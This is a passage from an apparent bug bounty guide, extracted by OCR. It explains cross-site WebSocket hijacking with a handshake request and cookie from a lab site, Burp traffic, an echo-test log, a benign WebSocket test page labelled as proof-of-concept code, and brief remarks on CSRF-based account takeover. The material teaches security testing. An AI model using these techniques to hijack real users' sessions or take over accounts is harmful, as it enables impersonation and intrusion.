



Figure 126: Web socket connection

As shown above the connection starts off with the web socket handshake AKA an HTTP upgrade request. This is used to established the web socket connection. An example web socket handshake is shown below:



```
GET /chat HTTP/1.1
Host: ac9d1fb61ff209818068315e00d2004d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Sec-WebSocket-Version: 13
Origin: https://ac9d1fb61ff209818068315e00d2004d.web-security-academy.net
Sec-WebSocket-Key: 2FAqCPdQM17iHYRRX1v7ZA==
Connection: keep-alive, Upgrade
Cookie: session=1IqkNmdm8t5PmUA2BaLMLwRtf2go53he
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
```


Figure 127: Web socket handshake

After the handshake is established you can start sending and receiving messaging from the application

CSWSH

Cross site web socket hijacking (CSWSH) is similar to CSRF because we utilize the targets cookies to make requests. Also, like CSRF the target would have to visit our malicious page while logged into the target site for this to work. The major difference is instead of sending a POST request we initiate a web socket connection. After the WebSocket connection is established we can do whatever we want.

Suppose we have a web application with a live chat feature that uses web sockets for communication.



Live chat

You: hi

Hal Pline: I'm not at your beck and call 24/7 you know.

CONNECTED: -- Now chatting with Hal Pline --


You: hi

Hal Pline: Send me some flowers and I'll tell you.

Your message:

Figure 128: Live chat using web sockets

The first thing you want to do is examine the traffic in burp. Most people only know how to use burp to test HTTP traffic but it can also handle web socket traffic as shown below:



Filter: Showing all items

#	URL	Direction
133	https://ac9d1fb61ff209818068315e00d200...	← To client
132	https://ac9d1fb61ff209818068315e00d200...	← To client
131	https://ac9d1fb61ff209818068315e00d200...	← To client
130	https://ac9d1fb61ff209818068315e00d200...	→ To server
129	https://ac9d1fb61ff209818068315e00d200...	← To client
128	https://ac9d1fb61ff209818068315e00d200...	→ To server


```
{"message":"hi"}
```

Figure 129: Burp web socket traffic

The next step is to create a POC to see if we can hijack a user’s WebSocket connection. We can use the following website to test for the vulnerability:

- http://websocket.org/echo.html

To test for CSWSH you need to log into the target application as if you are a legit user. Next you open a second tab in the same browser and attempt to create a web socket connection. In this example I will be connecting to the live chat application. If the endpoint is vulnerable, we will be able to create a web socket connection using the user’s cookies.



Location:

wss://ac9d1fb61ff209818068315e00d2004c

Message:

{"message":"hi"}

Log:

```
chatting with Hal Pline --"}

SENT: {"message":"hi"}

RECEIVED: {"user":"You","content":"hi"}

RECEIVED: TYPING

RECEIVED: {"user":"Hal Pline","content":"I'm not at your beck and call 24/7 you know."}
```

Figure 130: CSWSH POC website

As you can see in the above image, I was able to initiate a web socket connection using the users cookies. This is what makes it so similar to CSRF. A real would attack would require a user to visit a malicious site while logged in to the vulnerable application. The malicious site could then use the users cookies to establish a web socket connection and send messages on behalf of the user.

The site also contains some POC code if you need to make any modification. It is always a good idea to submit POC code when submitting a bounty.

```
<!DOCTYPE html>
<meta charset="utf-8" />
<title>WebSocket Test</title>
<script language="JavaScript" type="text/JavaScript">

var wsUri = "wss://echo.websocket.org/";
var output;

function init()
{
  output = document.getElementById("output");
  testWebSocket();
}

function testWebSocket()
{
  websocket = new WebSocket(wsUri);
  websocket.onopen = function(evt) { onOpen(evt) };
  websocket.onclose = function(evt) { onClose(evt) };
  websocket.onmessage = function(evt) { onMessage(evt) };
  websocket.onerror = function(evt) { onError(evt) };
}

function onOpen(evt)
{
  writeToScreen("CONNECTED");
  doSend("WebSocket rocks");
}

function onClose(evt)
{
  writeToScreen("DISCONNECTED");
}

function onMessage(evt)
{
  writeToScreen('<span style="color: blue;">RESPONSE: ' + evt.data+'</span>');
  websocket.close();
}

function onError(evt)
{
  writeToScreen('<span style="color: red;">ERROR:</span> ' + evt.data);
}

function doSend(message)
{
  writeToScreen("SENT: " + message);
  websocket.send(message);
}

function writeToScreen(message)
{
  var pre = document.createElement("p");
  pre.style.wordWrap = "break-word";
  pre.innerHTML = message;
  output.appendChild(pre);
}

window.addEventListener("load", init, false);

</script>

<h2>WebSocket Test</h2>

<div id="output"></div>
```

Figure 131: CSWSH POC code

I have personally used this vulnerability to exploit quite a few applications. One of the instances allowed me to completely take over users machines as the web socket connection was being used to send shell commands to a remote server. This allowed me to gain remote code execution (RCE).

Conclusion

You won't run into applications using web sockets all that much but when you do this is a great vulnerability to test for. Most developers and bug bounty hunters don't even know what this vulnerability. Like CSRF this is an attack on the end users and can be used to establish a web socket connection while masquerading as the victim.

Summary

This section only covered a small number of OWASP type vulnerabilities, there are many more. The most popular vulnerability found is probably XSS. Almost every application seems to contain XSS and the payout for the vulnerability can be anywhere from $50 to $1000 depending on the impact and the company. Another common vulnerability is SQL injection. This has been around forever and will probably stay on the OWASP top 10 forever. CSRF is another vulnerability I seem to find all the time. Most of the time I find this in the change email functionality of a website which allows me to change a user's email. From there you could issue a password reset to gain account take over. SSRF seems to be a lesser known vulnerability but I still find this fairly often as well. There are so many vulnerabilities that I would really need to write a second book.